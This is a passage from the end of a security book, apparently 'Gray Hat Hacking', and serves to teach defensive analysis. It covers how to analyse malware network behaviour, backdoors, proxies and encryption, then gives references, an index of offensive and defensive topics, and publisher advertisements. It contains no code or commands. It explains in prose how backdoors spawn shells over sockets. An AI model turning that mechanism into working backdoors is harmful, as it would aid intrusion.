resource section by default, which will prevent you from analyzing any data that might be stored there. Another nonstandard location in which malware has been observed to store data is at the end of its file, outside of any defined section boundaries. The malware locates this data by parsing its own headers to compute the total length of all the program sections. It can then seek to the end of all section data and read the extra data that has been appended to the end of the file. Unlike resources, which IDA can load if you perform a *manual load,* IDA will not load data that lies outside of any defined sections.

Malware Operation Phase

Once a piece of malware has established its presence on a computer, the malware sets about its primary task. Most modern malware performs some form of network communications. Functions to search for include any socket setup functions for client (connect) or server (listen, accept) sockets. Windows offers a large number of networking functions outside the traditional Berkeley sockets model. Many of these convenience functions can be found in the WinInet library and include functions such as **InternetOpen**, **InternetConnect**, **InternetOpenUrl**, and **InternetReadFile**.

Malware that creates server sockets is generally operating in one of two capacities. Either the malware possesses a backdoor connect capability, or the malware implements a proxy capability. Analysis of how incoming data is handled will reveal which capacity the malware is acting in. Backdoors typically contain some form of command processing loop in which they compare incoming commands against a list of valid commands. Typical backdoor capabilities include the ability to execute a single command and return results, the ability to upload or download a file, the ability to shut down the backdoor, and the ability to spawn a complete command shell. Backdoors that provide full command shells will generally configure a connected client socket as the standard input and output for a spawned child shell process. On Unix systems, this usually involves calls to **dup** or **dup2**, **fork**, and **execve** to spawn /bin/sh. On Windows systems, this typically involves a call to **CreateProcess** to spawn cmd.exe. If the malware is acting as a proxy, incoming data will be immediately written to a second outbound socket.

Malware that only creates outbound connections can be acting in virtually any capacity at all: worm, DDoS agent, or simple bot that is attempting to phone home. At a minimum, it is useful to determine whether the malware connects to many hosts (could be a worm), or a single host (could be phoning home), and to what port(s) the malware attempts to connect. You should make an effort to track down what the malware does once it connects to a remote host. Any ports and protocols that are observed can be used to create malware detection and possibly removal tools.

It is becoming more common for malware to perform basic encryption on data that it transmits. Encryption must take place just prior to data transmission or just after data reception. Identification of encryption algorithms employed by the malware can lead to the development of appropriate decoders that can, in turn, be utilized to determine what data may have been exfiltrated by the malware. It may also be possible to develop encoders that can be used to communicate with the malware to detect or disable it.

The number of communications techniques employed by malware authors grows with each new strain of malware. The importance of analyzing malware lies in

understanding the state of the art in the malware community to improve detection, analysis, and removal techniques. Manual analysis of malware is a very slow process best left for cases in which new malware families are encountered, or when an exhaustive analysis of a malware sample is absolutely necessary.

Automated Malware Analysis

Automated malware analysis is a virtually intractable problem. It is simply not possible for one program to determine the exact behavior of another program. As a result, automated malware analysis has been reduced to signature matching or the application of various heuristics, neither of which is terribly effective in the face of emerging malware threats. One promising method for malware recognition developed by Halvar Flake and SABRE Security leverages the technology underlying the company's BinDiff product to perform graph-based differential analysis between an unknown binary and known malware samples. The graph-based analysis is used to develop a measure of similarity between the unknown sample and the known samples. By observing *genetic* similarities in this manner, it is possible to determine if a new, unknown binary is a derivative of a known malware family.

References

www.grayhathackingbook.com
Offensive Computing www.offensivecomputing.net
Automated Malware Classification http://addxorrol.blogspot.com/2006/04/more-on-automated-malware.html

This page intentionally left blank

INDEX

%s tokens, 174
%x tokens, 173
18 USC Section 1029 (Access Device Statute), 19–22
18 USC Section 1030 (Computer Fraud and Abuse Act), 23–29
18 USC Sections 2510, et. Seq. and 2701, 32–34

A

access control, 387–388
    analyzing for elevation of privilege, 417
    See also Windows Access Control
access control entries (ACEs), 394–396
    inheritance, 396–397
Access Device Statute, 19–22
access tokens, 390–393
AccessCheck function, 397–400
    investigating "access denied", 409–412
AccessChk, 403, 404, 405
ACEs. *See* access control entries (ACEs)
ActiveX controls, 361–362
Address Space Layout Randomization (ASLR), 150, 156, 184, 192–193
adware, 500
    See also malware
Aitel, Dave, 353, 357
Ameritrade, 6
Amini, Pedram, 340, 443
Ancheta, Jeanson James, 9
anti-circumvention provisions, 36
Apple computers, 6
    See also Macintosh systems
applications, good vs. bad, 70–71
arguments, sanitized, 470–473
Ashcroft, John, 27
ASM language. *See* assembly language
assembly language
    add and sub commands, 134
    addressing modes, 135–136
    assembling, 137
    AT&T vs. NASM syntax, 133–135
    call and ret commands, 135
    file structure, 136–137
    inc and dec commands, 135
    int command, 135
    jne, je, jz, jnz, and jmp commands, 134–135
    lea command, 135
    machine vs. assembly vs. C, 133
    mov command, 134
    program to establish a socket, 223–226
    push and pop commands, 134
    system calls, 213–214
    xor command, 134
attackers' goals, 43
attacking services
    enumerating DACL of a Windows service, 418–419
    "execute" disposition permissions of a Windows service, 420
    finding vulnerable services, 420–422
    privilege escalation, 422–424
    "read" disposition permissions of a Windows service, 420
    "write" disposition permissions of a Windows service, 419

auditing tools
source code, 280–283
See also manual auditing
Authenticated Users group, 406
authentication, 71
authentication SIDs, 406–408
authorization, 71
AxEnum, 372–377
AxFuzz, 377
AxMan, 378–383

B

backdoors, eliminating, 71
BackTrack, 101–102
automating change preservation from one session to the next, 109
booting and logging in, 103–104
cheat codes, 112–114
creating a directory-based or file-based module with dir2lzm, 106–109
creating a module from a SLAX prebuilt module with mo2lzm, 106–108
creating a module from an entire session of changes using dir2lzm, 108–109
creating a module of directory content changes since last boot, 110–112
creating a new base module with all the desired directory contents, 110–112
creating the BackTrack CD, 102–103
environment, 104–105
saving configurations, 105
selectively loading modules, 112–114
tools, 118
using Metasploit db_autopwn, 114–117
writing to your USB memory stick, 105
binaries
stripped, 310–312
unpacking, 525–533
binary analysis, 289
automated tools, 304–307
decompilers, 290–292
disassemblers, 292–302
manual auditing of binary code, 289–304
binary mutation, 490–495
binary patching, 486–490
BinDiff, 306–307
BinNavi, 303–304
black box testing, 335
Blaster worm attacks, and the CFAA, 27–28
Blum, Rick, 35
bot herders, 9
botmaster underground, 9
bots, 9
Break-on-Execute breakpoint capability, 528–529
buffer overflows, 149–154
local buffer overflow exploits, 154–162
buffers, 130
buffer orientation problems, 476–477
exploiting small buffers, 160–162
BugScam, 305–306
Bugtraq, 49–50
Byte function, 531

C

C programming language, 121
comments, 126
compiling with gcc, 127
functions, 122
if/else, 126
linking, 127
for loops, 125–126
main( ), 122
object code, 127
printf, 123–124

sample program, 126–127
scanf, 124
strcpy/strncpy, 124–125
system calls, 213
variables, 123
while loops, 125–126
C++, quirks of compiled C++ code, 323–325
Cain, 94–96, 97
callback shellcode. *See* reverse shellcode
CDB (Microsoft Console Debugger), 246
disassembling with, 253
exploring, 250–253
launching, 248–250
CERT, disclosure policy, 50–52
CFAA. *See* Computer Fraud and Abuse Act (CFAA)
Cheney, Dick, 35
Chevarista, 306
circumvention, 36
Cisco, 48–49
classified documents, 35
Clay High School, 7
client-side vulnerabilities, 359–361
AxEnum, 372–377
AxFuzz, 377
AxMan, 378–383
JAVAPRXY.DLL, 366–368
MangleMe, 370–371
MS04-013, 364–365
MS04-040, 365–366
MS06-073 WMIScriptUtils, 368–369
protecting yourself from exploits, 385–386
rising to prominence, 363–364
using Metasploit to exploit, 83–91
code coverage tools, 340–341
command execution code, 201
See also shellcode
communication, 66–67
"Communication in the Software Vulnerability Reporting Process", 64–65
complexity, and security, 15–16
Computer Fraud and Abuse Act (CFAA), 23–26
Blaster worm attacks, 27–28
and disgruntled employees, 28–29
worms and viruses, 26
Consumeraffairs.com, 7
consumers, 47
responsibilities, 71
cookies, 33–34
core dump files, 339–340
cost estimates for downtime losses, 6
crackers, 20
crashability, 460
Credit Master, 20
Credit Wizard, 20
CSEA. *See* Cyber Security Enhancement Act of 2002
Cyber Security Enhancement Act of 2002, 39–40
cyberlaw, 17–18
Access Device Statute, 19–22
Computer Fraud and Abuse Act (CFAA), 23–29
Cyber Security Enhancement Act of 2002, 39–40
Digital Millennium Copyright Act (DMCA), 36–38, 277–278
Electronic Communications Privacy Act (ECPA), 32, 33–34
Homeland Security Act of 2002, 35
Intellectual Property Protection Act of 2006, 38
state law alternatives, 30–32
Stored Communication Act, 33
USA Patriot Act, 35–36, 39
Wiretap Act, 32–33, 36

D

damages, 30
data handling, 71
date of contact, 53
debugger-assisted unpacking, 528–529
debuggers, 338–340
debugging
  for exploitation, 460–465
  with gdb, 137–139
  kernel space vs. user space, 340
  and symbols, 247–248
  Windows commands, 246–247
  with Windows Console debuggers, 245–254
  See also CDB (Microsoft Console Debugger); NTSD (Microsoft NT Symbolic Debugger); OllyDbg; WinDbg
decompilers, 290–292
default settings, eliminating, 71
denial-of-service (DoS) attacks, 7
de-obfuscation, 524
desiredAccess requests, 413–417
developers, training, 72
device drivers, 15
devices, enumerating, 439–440
diff, 485–486
Digital Millennium Copyright Act (DMCA), 36–38, 277–278
direct parameter access, 175
disassemblers, 292–302
disassembly, with gdb, 139
disclosure policy
  CERT, 50–52
  communication, 66–67
  full disclosure policy (RainForest Puppy Policy), 52–54
  iDefense, 67–69
  Internet Security Systems (ISS), 50
  knowledge barrier, 67
  knowledge management, 64–65
  Organization for Internet Safety (OIS), 54–63
  publicity, 65–66
  security community's view, 64
  software vendors' view, 64
  tiger team approach, 66
  types of, 54
discovery, 55–56
Discretionary Access Control List (DACL), 394
  attacking weak DACLs in the Windows registry, 424–428
  attacking weak directory DACLs, 428–432
  attacking weak file DACLs, 433–436
disgruntled employees, and the CFAA, 28–29
DMCA. *See* Digital Millennium Copyright Act (DMCA)
documenting problems, 478–479
Doomjuice family of worms, 520
downtime losses, cost estimates for, 6
DTOR section, 178–179
.dtors, 177–180
dumpbin, 526–527
dumping the process token, 401–403
dynamically linked programs, 312

E

eBay, 7
ECPA. *See* Electronic Communications Privacy Act (ECPA)
Electronic Communications Privacy Act (ECPA), 32, 33–34
ELF format, 487–488
elf32 file format, 177–178
Ellch, Jon, 43
e-mail blasts, 21
employees, disgruntled, 28–29
emulating attacks, 14–15

encryption
end-to-end session encryption, 71
malware, 522
protective wrappers with, 501
Tiny Encryption Algorithm (TEA), 522
Environmental Protection Agency (EPA), 35
environment/arguments section, sanitized, 470–473
epilog, 149
Erdelyi, Gergely, 331
ethical hackers, 11
E-Trade Financial, 6
events, enumerating, 439–440
Everyone group, 406
executable formats, 487–488
execve system calls, shell-spawning shellcode with, 217–220
exit system calls, 214–216
exploit development process for Linux exploits, 162–168
exploitability, 460
debugging for exploitation, 460–465

F

FAA, 35
Fast Library Acquisition for Identification and Recognition (FLAIR), 315–318
Fast Library Identification and Recognition Technology (FLIRT), 293, 314–315
Federal Trade Commission (FTC), 7
file transfer code, 202
See also shellcode
FileMon, 515–516
financial impact of malware, 4–5
financing security concerns, 72
find socket shellcode, 200–201
See also shellcode
find.c, 286–289
finder's fees, 68
findings, 59–61
firewalls
and client-side vulnerabilities, 359–360
depending on, 71
FLAIR. *See* Fast Library Acquisition for Identification and Recognition (FLAIR)
Flake, Halvar, 535
FlawFinder, 280
FLIRT. *See* Fast Library Identification and Recognition Technology (FLIRT)
flow analysis tools, 342–343
format string exploits, 169–180
mutations against, 493–495
format strings, 170
format symbols, 170
Fuller, Landon, 496
function calling procedure, 148–149
fuzzing tools, 44, 348–349
AxEnum, 372–377
AxFuzz, 377
AxMan, 378–383
fuzzing unknown protocols, 352–353
MangleMe, 370–371
Sharefuzz, 357
simple URL fuzzer, 349–352
SPIKE, 353–357
See also intelligent fuzzing; Sulley

G

gcc, 127
Libsafe, 183, 193
StackShield, StackGuard, and Stack Smashing Protection (SSP), 183, 193
gdb, 137–139
goals of attackers, 43
gray box testing, 335
gray hat hackers, 48
Guilfanov, Ilfak, 45–46, 495–496

H

hacker, positive connotation of term, 10
hackers' motivation, 5
hacking books and classes, 11–12
hardware interrupts, 212
hardware traps, 212
hashdump command, 91
heap overflow exploits, 180–182
    mutations against, 492–493
heap spray, 383–384
hex opcodes, extracting, 226–227
Hex-Rays, 302–303
Homeland Security Act of 2002, 35
honeyd, 503
honeynets, 501
    types of, 504–505
honeypots, 501
    high-interaction, 503
    limitations, 502–503
    low-interaction, 503
    reasons for using, 502
honeywalls, 504–505
hosts file, 522–523

I

IDA Pro, 293–303, 309, 530
    data structure analysis, 318–321
    generating sig files, 315–318
    Hex-Rays, 302–303
    IDA SDK, 329–331
    IDAPython plug-in, 331–332
    loaders and process modules, 332–334
    plug-in modules, 329–332
    quirks of compiled C++ code, 323–325
    scripting with IDC, 326–328
    static analysis challenges, 309–310
    statically linked programs and FLAIR, 312–318
    stripped binaries, 310–312
    using IDA structures to view program headers, 321–323
    x86emu plug-in, 332
IDA x86 emulator plug-in (x86emu), 531–533
IDA-assisted unpacking, 529–533
IDC, 326–328
iDefense, 67–69
identity theft, 7
information concealment, 34–36
injunctions, 30
Inqtana worm, 44
instrumentation tools, 337–338
    code coverage tools, 340–341
    debuggers, 338–340
    flow analysis tools, 342–343
    memory monitoring tools, 343–348
    profiling tools, 341–342
Intel processors, 132
Intellectual Property Protection Act of 2006, 38
intelligent fuzzing, 441
Internet Explorer, security zones, 362–363
Internet Security Systems (ISS), disclosure policy, 50
"Internet Security Threat Report, Volume X", 7
Internet zone, 362
InternetExploiter, 384
interorganizational learning, 65
Intranet zone, 362
investigation, 58
iPods, 6–7
IsDebuggerPresent function, 529
ITS4, 280

K

knowledge barrier, 67
knowledge management, 64–65

L

laws, 17–18
  Access Device Statute, 19–22
  Computer Fraud and Abuse Act (CFAA), 23–29
  Cyber Security Enhancement Act of 2002, 39–40
  Digital Millennium Copyright Act (DMCA), 36–38, 277–278
  Electronic Communications Privacy Act (ECPA), 32, 33–34
  Homeland Security Act of 2002, 35
  Intellectual Property Protection Act of 2006, 38
  state law alternatives, 30–32
  Stored Communication Act, 33
  USA Patriot Act, 35–36, 39
  Wiretap Act, 32–33, 36
lines of code (LOC), 15
Linux exploits
  buffer overflows, 149–154
  building the exploit sandwich, 167–168
  control of eip, 163
  determining the attack vector, 166–167
  determining the offset(s), 163–166
  direct parameter access, 175
  exploit development process, 162–168
  exploiting small buffers, 160–162
  exploiting stack overflows by command line, 157–158
  exploiting stack overflows with generic code, 158–160
  format string exploits, 169–180
  function calling procedure, 148–149
  heap overflow exploits, 180–182
  local buffer overflow exploits, 154–162
  memory protection schemes, 182–193
  overflow of meet.c, 150–153
  reading arbitrary memory, 174
  return to libc exploits, 185–192
  stack operations, 148–149
  taking .dtors to root, 177–180
  testing the exploit, 168
  using the %s token to read arbitrary strings, 174
  using the %x token to map out the stack, 173
  writing to arbitrary memory, 175–177
Linux shellcode, 211–212
  shell-spawning shellcode with execve, 217–220
  system calls, 212–217
Linux socket programming, 220–223
LM Hashes+ challenge, 94–96
local buffer overflow exploits, 154–162
Local Machine zone (LMZ), 362
LOGON SIDs, 408
LordPE, 528
placeLos Alamos National Laboratory, 8
Lynn, Michael, 48–49

M

Mac OS X, vulnerabilities, 43–44
Macintosh systems, 43–44
maintainer, 53
malware, 5–6, 521
  automated analysis, 535
  defensive techniques, 500–501
  defined, 499
  de-obfuscation, 524
  embedded components, 522
  encryption, 522

financial impact of, 4–5
live analysis, 512–518
operation phase, 534–535
persistence measures, 523–524
reverse engineering, 521, 533–535
setup phase, 533–534
static analysis, 510–512
types of, 499–500
unpacking binaries, 525–533
use of rootkit technology, 523
user space hiding techniques, 522–523
Malware Analyst Pack, 518
MangleMe, 370–371
manual auditing, 283–289
of binary code, 289–304
Mark of the Web (MOTW), 375
Maynor, Dave, 43
meet.c, overflow of, 150–153
memory, 128
.bss section, 129
buffers, 130
.data section, 129
endian, 128–129
environment/arguments section, 130
example of memory usage in a program, 131
heap section, 129
pointers, 130–131
programs in, 129–130
RAM, 128
segmentation, 129
stack section, 130
strings in, 130
.text section, 129
memory monitoring tools, 343–348
Metasploit, 75
auto-attacking, 98
automating shellcode generation, 238–241
brute-force password retrieval with the LM Hashes+ challenge, 94–96
configuring as a malicious SMB server, 92–94
db_autopwn, 98, 114–117
downloading, 75–76
exploiting client-side vulnerabilities, 83–91
Meterpreter, 87–91
modules, 98–100
rainbow tables, 96–98
using as a man-in-the-middle password stealer, 91–98
using to launch exploits, 76–83
Microsoft, product vulnerabilities, 41
migration, 482–483
misconfigurations, eliminating, 71
mistrust of user input, 71
mitigation, 481–482
migration, 482–483
port knocking, 482
Monroe, Jana, 27
Monster.com, 7
Month of Apple Bugs (MoAB), 49, 496
Month of Apple Fixes, 496
Month of Browser Bugs (MoBB), 49
Month of Bugs (MoXB), 49
Month of Kernel Bugs (MoKB), 49
Month of PHP Bugs (MoPB), 49
Moore, H.D., 49, 258, 378, 383
motivations of hackers, 5
multistage shellcode, 202
See also shellcode
mutations, 490
against format string exploits, 493–495
against heap overflows, 492–493
against stack overflows, 490–492
mutexes, enumerating, 439–440

N

named kernel objects, enumerating, 439–440
named pipes, enumerating, 438
Nepenthes, 503, 508–510
network byte order, 221
nibbles, 128
NIPrint server exploit example, 266–274
non-executable memory pages, 184, 192–193
NOP sled, 155
Norman Sandbox, 518–519
notification, 56–58
NTLM protocol, weakness in, 92
NTSD (Microsoft NT Symbolic Debugger), 246
NULL DACL, 408–409

O

objdump utility, 526
OIS. *See* Organization for Internet Safety (OIS)
OllyBonE, 528
OllyDbg, debugging with, 254–258
OllyDump, 529
Operation Cyber Sweep, 25–26
Operation French Fry, 21
Organization for Internet Safety (OIS), 54–55
  controversy surrounding OIS guidelines, 63
  discovery, 55–56
  notification, 56–58
  release, 62
  resolution, 61–62
  validation, 58–61
originator, 53
overflow of meet.c, 150–153

P

packers, 501, 524–525
  UPX, 527
Page-eXec patches, 184
passive analysis, 277
  binary analysis, 289–307
  ethical reverse engineering, 277–279
passwords, 12–13
  brute-force password retrieval with the LM Hashes+ challenge, 94–96
  source code analysis, 279–289
  using Metasploit as a man-in-the-middle password stealer, 91–98
patch, 485–486
patch failures, 67
PatchByte function, 531
patching, 484
  binary mutation, 490–495
  binary patching, 486–490
  executable formats, 487–488
  limitations, 489–490
  patch development and use, 485–486, 488–489
  source code patching, 484–486
  third-party initiatives, 495–496
  what to patch, 484–485
  when to patch, 484
  why patch, 486–487
PaX. *See* Page-eXec patches
payload construction, 475–476
  buffer orientation problems, 476–477
  protocol elements, 476
  self-destructive shellcode, 477–478
PE Dumper, 529
PE format, 487–488
PeerCast, 98–100
PEiD, 511, 525
penetration methodology, 11

persistence, of malware, 523–524
Pfizer, 7
phreakers, 20
Pilon, Roger, 35
pointers, 130–131
port binding shellcode, 197–198
    Linux socket programming, 220–223
    testing the shellcode, 226–228
    See also shellcode
port knocking, 482
port_bind_asm.asm, 224–226
port_bind_sc.c, 227–228
port_bind.c, 222–223
postconditions, 466–467
preconditions, 466–467
PREfast, 281–282
printf, 170–172
Privacyrights.org, 7
ProcDump, 527
Process Explorer, 401–402, 516–517
process initialization, 468–470
process injection shellcode, 203–204
    See also shellcode
Process Monitor, 412–413
Process Stalker, 340–341
processes, enumerating, 439
processors, 132
profiling tools, 341–342
protection from hacking, 8
protective wrappers with encryption, 501
protocol analysis, 441–443
public disclosure, 48
publicity, 65–66
push, 148
Python, 139–140
    dictionaries, 144
    downloading, 140
    file access, 144–146
    lists, 143–144
    numbers, 142–143
    objects, 140
    sample program, 140
    sockets, 146
    strings, 141–142

R

rainbow tables, 96–98
RainForest Puppy, 54
RainForest Puppy Policy, 52–54
    See also disclosure policy
RAM, 128
RATS, 280
RavMonE.exe virus, 6–7
recognizing attacks, 13–14
registers, 132
Regshot, 514
release, 62
repeatability, 467
reporting vulnerabilities. *See* disclosure policy
Request for Confirmation of Receipt (RFCR), 57
Request for Status (RFS), 58
resolution, 61–62
return addresses, 148
    repeating, 156–157
return to libc exploits, 185–192, 473–475
    defenses, 475
reverse connecting shellcode, 228–231
reverse engineering, 277–279
    code coverage tools, 340–341
    debuggers, 338–340
    flow analysis tools, 342–343
    fuzzing tools, 348–357
    instrumentation tools, 337–348
    memory monitoring tools, 343–348
    profiling tools, 341–342
    reasons for trying to break software, 336
    software development process, 336–337

reverse shellcode, 199–200
See also shellcode
RFP. *See* RainForest Puppy Policy
rights of ownership, 408
Ritchie, Dennis, 121
roo. *See* honeywalls
rootkits, 5, 500
and Macintosh products, 43–44
and malware, 523
RRAS vulnerabilities, using Metasploit to exploit, 76–83
run and dump unpacking, 527–528
Russinovich, Mark, 386

S

SABRE Security, 535
Sawyer v. Department of Air Force, 32
security
and complexity, 15–16
suggestions for improving, 71–72
security community, view of disclosure, 64
security compromises, examples and trends, 6–8
security descriptors (SDs), 394–396
dumping, 403–406
security identifiers (SIDs), 389–390
authentication SIDs, 406–408
LOGON SIDs, 408
special SIDs, 406
security officers, 10–11
security quality assurance (SQA), 71
security researchers. *See* gray hat hackers
security zones, 362–363
semaphores, enumerating, 439–440
services, attacking, 418–424
setreuid system calls, 216–217
shared code bases, 58–59
shared memory sections, enumerating, 437–438
Sharefuzz, 357
shellcode, 155–156, 195
automating shellcode generation with Metasploit, 238–241
basic, 197
command execution code, 201
disassembling, 206–207
encoding, 204–205, 232–238, 240–241
file transfer code, 202
find socket shellcode, 200–201
FNSTENV XOR example, 234–236
JMP/CALL XOR decoder example, 233–234
kernel space, 196, 208–209
multistage shellcode, 202
port binding shellcode, 197–198
process injection shellcode, 203–204
reverse connecting shellcode, 228–231
reverse shellcode, 199–200
self-corrupting, 205–206, 477–478
shell-spawning shellcode with execve, 217–220
structure of encoded shellcode, 232
system call shellcode, 202–203
system calls, 196
user space, 196–207
XOR encoding, 232
See also Linux shellcode
skimming, 21
Skylined, 383–384
sockaddr structure, 221–222
socketcall system call, 223–224
sockets, 222
assembly program to establish a socket, 223–226
software development process, 336–337
software traps, 212
software vendors, 47–48
view of disclosure, 64

source code analysis, 279
auditing tools, 280–283
manual auditing, 283–289
source code patching, 484–486
spam, increase in, 10
spear phishing, 360–361
SPIKE, 353–357
Splint, 280, 281
spyware, 500
See also malware
stack operations, 148–149
exploiting stack overflows by command line, 157–158
exploiting stack overflows with generic code, 158–160
with format functions, 171–172
working with a padded stack, 470
stack overflows, mutations against, 490–492
stack predictability, 468
static analysis, challenges, 309–310
statically linked programs, 312–318
Stewart, Joe, 528
Stored Communication Act, 33
strcpy/strncpy, 282
strings utility, 511–512, 525
stripped binaries, 310–312
SubInACL, 403, 404, 405
Sulley, 443
analysis of network traffic, 456
bit fields, 445
blocks, 446–447
controlling VMware, 452
dependencies, 448–449
fault monitoring, 450–451
generating random data, 444–445
groups, 447–448
installing, 443
integers, 445–446
network traffic monitoring, 451
postmortem analysis of crashes, 454–455
primitives, 444
sessions, 449–450
starting a fuzzing session, 452–454
strings and delimiters, 445
using binary values, 444
"Symantec Internet Security Threat Report", 5
symbols, 247–248
System Access Control List (SACL), 394
system call proxy, 203
system call shellcode, 202–203
See also shellcode
system calls, 196, 212
by assembly, 213–214
by C, 213
execve system calls, 217–220
exit system calls, 214–216
setreuid system calls, 216–217
socketcall system call, 223–224

T

targets, SANS top 20 security attack targets in 2006, 41–42
TCPView, 517–518
"The Vulnerability Process: A Tiger Team Approach to Resolving Vulnerability Cases", 66
tiger team approach, 66
timeframe, for delivery of remedy, 61–62
Timestomp command, 91
Tiny Encryption Algorithm (TEA), 522
TippingPoint, 69–70
!token, 402–403
tools, dual nature of, 12–13
translation look-aside buffers (TLB), 184
Trojan horses, 42, 500
See also malware
TurboTax, 8

U

United States v. Heckenkamp, 27
United States v. Jeansonne, 26
United States v. Rocci, 38
United States v. Sklyarov, 38
United States v. Whitehead, 38
United States v. Williams, 27
unpacking binaries, 525–533
    debugger-assisted unpacking, 528–529
    IDA-assisted unpacking, 529–533
    run and dump unpacking, 527–528
UPX, 511, 527
U.S. Department of Veteran's Affairs, 8
USA Patriot Act, 35–36, 39
user responsibilities, 71

V

valgrind, 345–348
validation, 58–61
vendors, 47–48
virtual tables. *See* vtables
viruses, 500
    and the CFAA, 26
    See also malware
VM detection, 501, 506–507
VMware, setup, 508
vtables, 323–325
vulnerabilities
    after fixes are in place, 67
    amount of time to develop fixes for, 46–47
    client-side vulnerabilities, 83–91, 359–361, 363–369
    documenting problems, 478–479
    in Mac OS X, 43–44
    in Microsoft products, 41
    RRAS vulnerabilities, 76–83
    understanding, 466
vulnerability analysis. *See* passive analysis
vulnerability summary report (VSR), 56

W

Walleye web interface, 505–506
white box testing, 335
wilderness, 180
WinDbg, 246
Windows Access Control, 388–389
    access control entries (ACEs), 394–397
    access tokens, 390–393
    AccessCheck function, 397–400
    attacking services, 418–424
    attacking weak DACLs in the Windows registry, 424–428
    attacking weak directory DACLs, 428–432
    attacking weak file DACLs, 433–436
    Authenticated Users group, 406
    authentication SIDs, 406–408
    Discretionary Access Control List (DACL), 394
    dumping the process token, 401–403
    dumping the security descriptor, 403–406
    Everyone group, 406
    investigating "access denied", 409–412
    LOGON SIDs, 408
    NULL DACL, 408–409
    precision desiredAccess requests, 413–417
    rights of ownership, 408
    security descriptors (SDs), 394–396
    security identifiers (SIDs), 389–390
    special SIDs, 406
    System Access Control List (SACL), 394
    See also access control
Windows exploits
    building a basic Windows exploit, 258–265
    building the exploit sandwich, 263–265

common problems leading to exploitable conditions, 285–286
compiling on Windows, 243–245
crashing meet.exe and controlling eip, 259–260
debugging with OllyDbg, 254–258
debugging with Windows Console debuggers, 245–254
getting the return address, 262
NIPrint server exploit example, 266–274
testing the shellcode, 260–262
Windows registry, 523
attacking weak DACLs in, 424–428
Windows Vista, 69
Winrtgen, 96–98
Wiretap Act, 32–33, 36
World Intellectual Property Organization Copyright Treaty (WIPO Treaty), 36
worms, 500
Blaster worm attacks, 27–28
and the CFAA, 26–28
Doomjuice family of worms, 520
See also malware

X

x86emu, 332, 531–533
XOR encoding, 232


Y

Year of the Rootkit, 5


Z

Zero Day Initiative (ZDI), 69–70
zero-day attacks, 42, 44–45
Zeroday Emergency Response Team (ZERT), 496
zero-day Wednesdays, 44–45
zone elevation attacks, 363


Stop Hackers in Their Tracks




Hacking Exposed Wireless
Johnny Cache & Vincent Liu




Hacking Exposed: Web Applications, Second Edition
Joel Scambray, Mike Shema & Caleb Sima




Hacking Exposed Windows, Third Edition
Joel Scambray & Stuart McClure



Hacking Exposed Web 2.0
Rich Cannings, Himanshu Dwivedi & Zane Lackey



Gray Hat Hacking, Second Edition
Shon Harris, Allen Harper, Chris Eagle & Jonathan Ness



Hacking Exposed VoIP
David Endler & Mark Collier

Hacking Exposed Linux, Third Edition
ISECOM

Mc Graw Hill Osborne

MHPROFESSIONAL.COM